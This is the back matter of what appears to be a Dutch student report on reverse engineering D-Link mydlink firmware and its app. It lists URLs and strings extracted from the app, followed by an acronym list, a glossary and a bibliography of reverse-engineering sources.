- [https://d1vzklxl368c7b.cloudfront.net/mydlink\\_hlv2\\_ww/cfg\\_devices.json](https://d1vzklxl368c7b.cloudfront.net/mydlink_hlv2_ww/cfg_devices.json)
- [https://d3b7bmgzca3jog.cloudfront.net/image/DCHG020XA1\\_S3\\_offline.png](https://d3b7bmgzca3jog.cloudfront.net/image/DCHG020XA1_S3_offline.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/DCHZ110A1\\_S3\\_offline.png](https://d3b7bmgzca3jog.cloudfront.net/image/DCHZ110A1_S3_offline.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/DCHZ120A1\\_S3\\_offline.png](https://d3b7bmgzca3jog.cloudfront.net/image/DCHZ120A1_S3_offline.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/DCHZ510A1\\_S3\\_offline.png](https://d3b7bmgzca3jog.cloudfront.net/image/DCHZ510A1_S3_offline.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/DSPW110A1\\_S3\\_offline.png](https://d3b7bmgzca3jog.cloudfront.net/image/DSPW110A1_S3_offline.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/DSPW215A1\\_S3\\_offline.png](https://d3b7bmgzca3jog.cloudfront.net/image/DSPW215A1_S3_offline.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_gateway.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_gateway.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_off\\_gateway.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_off_gateway.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_off\\_smartplug.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_off_smartplug.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_off\\_zcontact.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_off_zcontact.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_off\\_zpir.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_off_zpir.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_off\\_zsiren.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_off_zsiren.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_policy\\_gateway.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_gateway.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_policy\\_off\\_gateway.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_off_gateway.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_policy\\_off\\_smartplug.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_off_smartplug.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_policy\\_off\\_zcontact.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_off_zcontact.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_policy\\_off\\_zpir.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_off_zpir.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_policy\\_zsiren.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_zsiren.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_smartplug.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_smartplug.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_zcontact.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_zcontact.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_zpir.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_zpir.png)
- [https://d3b7bmgzca3jog.cloudfront.net/image/device\\_zsiren.png](https://d3b7bmgzca3jog.cloudfront.net/image/device_zsiren.png)
- [https://d3w50y3vm0ysj5.cloudfront.net/Services/CloudRecorder\\_Lite/Introduction/Introduction\\_page\\_cad.html](https://d3w50y3vm0ysj5.cloudfront.net/Services/CloudRecorder_Lite/Introduction/Introduction_page_cad.html)
- [https://d3w50y3vm0ysj5.cloudfront.net/Services/CloudRecorder\\_Lite/Introduction/Introduction\\_page\\_eur.html](https://d3w50y3vm0ysj5.cloudfront.net/Services/CloudRecorder_Lite/Introduction/Introduction_page_eur.html)
- [https://d3w50y3vm0ysj5.cloudfront.net/Services/CloudRecorder\\_Lite/Introduction/Introduction\\_page\\_gbp.html](https://d3w50y3vm0ysj5.cloudfront.net/Services/CloudRecorder_Lite/Introduction/Introduction_page_gbp.html)
- [https://d3w50y3vm0ysj5.cloudfront.net/Services/CloudRecorder\\_Lite/Introduction/Introduction\\_page\\_usd.html](https://d3w50y3vm0ysj5.cloudfront.net/Services/CloudRecorder_Lite/Introduction/Introduction_page_usd.html)
- [https://d3w50y3vm0ysj5.cloudfront.net/help\\_2/faq\\_FirmwareUpgrade\\_Lite.html](https://d3w50y3vm0ysj5.cloudfront.net/help_2/faq_FirmwareUpgrade_Lite.html)
- [https://d3w50y3vm0ysj5.cloudfront.net/help\\_2/faq\\_LR\\_SupportModel\\_Lite.html](https://d3w50y3vm0ysj5.cloudfront.net/help_2/faq_LR_SupportModel_Lite.html)
- [https://d3w50y3vm0ysj5.cloudfront.net/help\\_2/faq\\_LR\\_SupportModel\\_eu\\_Lite.html](https://d3w50y3vm0ysj5.cloudfront.net/help_2/faq_LR_SupportModel_eu_Lite.html)
- <https://facebook.com>
- [https://facebook.com/device?user\\_code=%1\\$s&qr=1](https://facebook.com/device?user_code=%1$s&qr=1)
- <https://firebase-settings.crashlytics.com/spi/v2/platforms/android/gmp/%s/settings>
- <https://firbaseremoteconfig.googleapis.com/v1/projects/%s/namespaces/%s:fetch>
- [https://madeby.google.com/home-app/?deeplink=setup%2Fha\\_linking%3Fagent\\_id%3Dmydlink-181006](https://madeby.google.com/home-app/?deeplink=setup%2Fha_linking%3Fagent_id%3Dmydlink-181006)
- [https://pagead2.googlesyndication.com/pagead/gen\\_204?id=gmob-apps](https://pagead2.googlesyndication.com/pagead/gen_204?id=gmob-apps)
- <https://play.google.com/store>
- <https://plus.google.com/>
- <https://reports.crashlytics.com/sdk-api/v1/platforms/android/apps/%s/minidumps>
- <https://reports.crashlytics.com/spi/v1/platforms/android/apps/%s/reports>
- <https://resources.dlink.com/mydlink/>

- https://resources.dlink.com/mydlink/en/FAQ/Two-Factor%20Authentication%20(2FA)/How\_do\_I\_add\_a\_new\_device\_to\_the\_trusted\_device\_list\_if\_the\_list\_is\_full\_and\_none\_of\_the\_trusted\_devices\_is\_available\_.htm
- https://update.crashlytics.com/spi/v1/platforms/android/apps
- https://update.crashlytics.com/spi/v1/platforms/android/apps/%s
- https://www.dlink.com/en/products/dch-g022-mydlink-connected-home-hub
- https://www.dlink.com/smardiy
- https://www.dlink.com/support
- https://www.google.com
- https://www.googleadservices.com/pagead/conversion/app/deeplink?id\_type=adid&sdk\_version=%s&rdid=%s&bundleid=%s&retry=%s
- https://www.googleapis.com/auth/games
- https://www.googleapis.com/auth/games\_lite
- https://www.mydlink.com
- https://www.mydlink.com/content/productfamily/uap
- https://www.youtube.com
- https://www.youtube.com/iframe\_api
- https://www.youtube.com/watch?v=6udwMUBvOk0
- https://www.youtube.com/watch?v=HbUvyGowM4k&list=PLfV6hV7cmGt7fdJcChnUYeBS6Tk2xPDV5&index=8
- https://www.youtube.com/watch?v=O1NZAakSKKI&list=PLfV6hV7cmGt7fdJcChnUYeBS6Tk2xPDV5&index=10
- https://www.youtube.com/watch?v=RKjr0Sq89Rk&list=PLfV6hV7cmGt7fdJcChnUYeBS6Tk2xPDV5&index=10
- https://www.youtube.com/watch?v=oIdRMxf38TQ&feature=youtu.be
- https://youtu.be/81KveetAKY8
- https://youtu.be/8cj6uO\_ptkU
- https://youtu.be/b1uV7aaS4E4
- info/site
- java/lang/
- java/lang/Class
- java/lang/Object
- java/lang/Void
- java/lang/annotation/Annotation
- java/util/
- java/util/Collection
- java/util/List
- java/util/function/
- market://details?id=com.dlink.mydlinkbaby
- market://details?id=com.dlink.mydlinkunified
- me/permissions
- me/staging\_resources
- me/user/services
- oauth/access\_token
- oauth/authorize
- oauth/authorize2
- oauth/sub\_access\_token\_v2
- org/threeteen/bp/TZDB.dat
- overrides.txt
- posixTimezone.json
- ref/Reference
- reflect/KFunction

- stream/Stream
- timezone.json
- yyyy/MM/dd
- yyyy/mm/dd

---

# Acroniemen

**CVSS** Common Vulnerability Scoring System. [41](#)

**DIE** Detect it Easy. [17](#), [18](#)

**DNS** Domeinnaam systeem. [9](#)

**ELF** Executable and Linkable Format. [17](#), [20](#)

**FAQ** Frequently Asked Questions. [3](#)

**MobSF** Mobile Security Framework. [29](#)

**OWASP** Open Web Application Security Project. [41](#)

**PE** Portable Executable. [17](#)

**POC** Proof of Concept Exploit-code. [31](#), [39](#), [45](#)

**RE** Reverse Engeneering. [i](#), [8](#), [9](#), [14](#), [26](#)

**SHA** Secure Hash Algorithm. [42](#)

**VPN** Virtueel Privé Netwerk. [9](#)

---

# Woordenlijst

**entropy** De hoeveelheid willekeur aan data/bytes die gebruikt wordt om de werking van het programma te beschrijven. [17](#), [18](#)

**FlareVM** Een windows distributie gebruikt voor reverse engeneering. [9](#), [17](#)

**Kali Linux** Een linux distributie voor hackers. [9](#), [30](#)

**library** Een library of meerdere Libaries zijn de bibliotheken van een programma. [17](#), [30](#), [41](#)

**LByte** Least Significant Byte. [21](#)

**matryoshka** Recursief scannen van uitgepakte bestanden. [20](#)

**MByte** Most Significant Byte. [21](#)

**VMware** Een virtuele machine vaak gebruikt door hackers. [i](#), [9](#), [11](#)

---

## Bibliografie

- [Committee, 1995] Committee, T. (1995). *Book I: Executable and Linking Format (ELF)*. TIS Committee, Niet bekend.
- [Corporation, 2022] Corporation, C. (2022). <https://www.winzip.com/en/learn/tips/what-is-lzma/>.
- [Craigz28, 2022] Craigz28 (2022). Firmwalker. <https://github.com/craigz28/firmwalker>.
- [Damato, 2016] Damato, J. (2016). How does ltrace work? <https://blog.packagecloud.io/how-does-ltrace-work/>.
- [Kim et al., 2020] Kim, M., Kim, D., Kim, E., Kim, S., Jang, Y., and Kim, Y. (2020). FirmAE: Towards large-scale emulation of iot firmware for dynamic analysis.
- [Osdev.org, 2022] Osdev.org (2022). Loading elf binaries. [https://wiki.osdev.org/ELF#Loading\\_ELF\\_Binaries/](https://wiki.osdev.org/ELF#Loading_ELF_Binaries/).
- [ProtonVPN, 2022] ProtonVPN (2022). secure-vpn. <https://protonvpn.com/nl/secure-vpn/>.
- [Seitz and Arnold, 2021] Seitz, J. and Arnold, T. (2021). *Black hat python 2nd Edition: Python Programming for Hackers and Pentesters*. No starch press Inc, San Francisco.
- [VMware, 2022] VMware (2022). Configuring virtual network adapter settings. <https://docs.vmware.com/en/VMware-Workstation-Player-for-Windows/16.0/com.vmware.player.win.using.doc/GUID-C82DCB68-2EFA-460A-A765-37225883337D.html>.
- [Wiersma, 2022a] Wiersma, A. (2022a). Disassemblers. <https://edhub.novi.nl/study/courses/426/content/10493>.
- [Wiersma, 2022b] Wiersma, A. (2022b). Reverse engeneering statische analyse. <https://edhub.novi.nl/study/courses/426/content/10473>.